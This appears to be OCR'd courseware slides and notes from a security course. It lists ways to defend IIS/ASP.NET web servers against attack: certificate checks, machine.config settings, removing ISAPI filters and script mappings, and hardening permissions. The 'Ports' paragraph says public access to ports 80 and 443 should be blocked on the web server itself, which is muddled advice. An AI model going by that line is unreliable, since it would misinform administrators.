
- Ensure that **certificate data ranges** are valid and that the certificates are used for their intended purpose
- Ensure that no certificate has been revoked and the **certificate's public key** is valid all the way to a trusted root authority

3 Machine.config

- Ensure that protected resources are mapped to **HttpForbiddenHandler** and unused **HttpModules** are removed
- Ensure that **tracing is disabled** <trace enable="false"/> and **debug compiles** are turned off

4 Code Access Security

- Implement **secure coding** practices
- Restrict **code access security policy** settings
- **Configure IIS** to reject URLs with "../" and install new patches and updates



How to Defend Against Web Server Attacks (Cont'd)

1
- Apply **restricted ACLs** and block remote registry administration
- Secure the **SAM** (Stand-alone servers only)

2 Ensure that security-related settings are **configured appropriately** and that access to the metabase file is restricted with hardened **NTFS permissions**


3 **Remove** unnecessary ISAPI filters from the web server

4
- Remove all unnecessary file shares, including the **default administration shares**, if they are not required
- Secure the shares with restricted **NTFS permissions**

5 Relocate sites and virtual directories to **non-system partitions** and use IIS web permissions to restrict access

6 Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files

7 Enable a **minimum level of auditing** on the web server and use NTFS permissions to protect log files



How to Defend Against Web Server Attacks (Cont'd)

8 Use a **dedicated machine** as a web server

9 Create **URL mappings** to internal servers cautiously

10 Do not install the **IIS server** on a domain controller

11 Use server-side **session ID tracking** and match connections with timestamps, IP addresses, etc.

12 If a database server such as **Microsoft SQL Server** is to be used as a backend database, install it on a **separate server**

13 Use security tools provided with **web server software** and **scanners** that automate and simplify the process of securing a web server

14 Physically protect the **web server machine** in a secure machine room

15 Do not connect an IIS Server to the **Internet** until it is fully hardened

16 Do not allow anyone to **locally log in** to the machine except the administrator

17 Configure a **separate anonymous user account** for each application if multiple web applications are hosted

18 Limit the **server functionality** to support only the web technologies to be used

19 Screen and filter **incoming traffic requests**

How to Defend Against Web Server Attacks

Defenses against web server attacks include the following.

- **Ports**

  Monitor all ports on the web server regularly to prevent unnecessary traffic toward the target web server. If traffic is not monitored, the target web server will be vulnerable to malware attacks. Do not allow public access to port 80 for HTTP or to port 443 for HTTPS; traffic to these ports should be limited. If port 80 is kept open, the server will be vulnerable to DoS attacks, which consume server resources. Intranet traffic should either be encrypted or restricted to secure the web server.

  Attackers attempt to hide their identity by spoofing the IP address of a legitimate user. By processing the security log file, either using the “deny this IP address” rule in the firewall ruleset file or by creating a “routed blackhole” command, the target system can defend against web server attacks.

- **Server Certificates**

  Server certificates guarantee security and are signed by a trusted authority. However, an attacker may compromise certified servers using forged certificates to intercept secure communications by performing MITM attacks. There are various techniques to avoid such MITM attacks. The following are some of them.

  - Use the direct validation of certificates.
  - Use a novel protocol that does not depend on third parties for certificate validation.
  - Allow domains to directly and securely examine their certificates by using previously established user authentication credentials.

  - Use a robust cryptographic construction that enhances server identity validation and resolves the limitations of third-party solutions.
  - Ensure that the certificate data ranges are valid and that certificates are used for their intended purpose.
  - Ensure that the certificate has not been revoked and that the certificate's public key is valid all the way to a trusted root authority.

- **Machine.config**

  The machine.config file provides a mechanism of securing information by changing machine-level settings. It affects all other applications. The machine.config file includes machine settings for the .Net framework, which affect the security. The following can be performed with the machine.config file:

  - Ensure that protected resources are mapped to HttpForbiddenHandler and that unused HttpModules are removed
  - Ensure that tracing is disabled <trace enable="false"/> and debug compiles are turned off
  - Verify that ASP.NET errors are not reverted to the client
  - Verify session state settings

- **Code Access Security**

